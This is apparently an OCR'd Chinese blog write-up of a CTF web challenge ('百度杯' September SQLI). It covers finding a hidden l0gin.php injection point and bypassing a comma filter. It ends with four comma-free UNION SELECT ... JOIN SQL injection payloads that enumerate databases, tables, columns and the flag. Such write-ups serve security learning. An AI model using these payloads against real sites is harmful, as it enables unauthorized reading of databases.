
“百度杯”CTF比赛 九月场 SQLI

原创

白衣w 于 2019-04-06 10:33:31 发布 170 收藏


分类专栏： CTF之Web

本文链接：https://blog.csdn.net/wyj_1216/article/details/89052742




题目来源

i春秋题库




writeup

1、一开始进去，啥都没有，那就查看页面源代码看看吧



发现了 `login.php?id=1`

2、于是，进入到此页面看看




尝试进行注入，发现，并不是真正的注入点。


3、那就一起来找一下注入点吧

这里有个很坑的地方！！！

存在跳转！！！

具体发现方法，我也是拜读了大佬的博客才发现的







注意看上面两张图片，

发现了隐藏起来的关键点：`l0gin.php?id=1`

进入看看，发现注入点






3、开始注入


这里又是一个很坑很坑的点！！！

尝试注入，发现逗号之后过滤掉了




于是，又拜读了大佬的博客，发现了一种，无逗号的注入法~


再次开始注入~




得到数据库名：`sqli`



得到表名：`users`



找到flag所在



得出flag！

后话

此题值得纪念，两个坑，齐齐掉了下去~

纪念一下，无需逗号的注入语句~

```
?id=-1' union select * from (select group_concat(distinct(table_schema)) from information_schema.tables ) a join
 (select version() ) b %23
?id=-1' union select * from (select group_concat(distinct(table_name)) from information_schema.tables where tabl
e_schema = 'database()' ) a join (select version() ) b %23
?id=-1' union select * from (select group_concat(distinct(column_name)) from information_schema.tables where tab
le_name = 'tablename' ) a join (select version() ) b %23
?id=-1' union select * from (select group_concat(distinct(flag_name)) from tablename ) a join (select version()
) b %23
```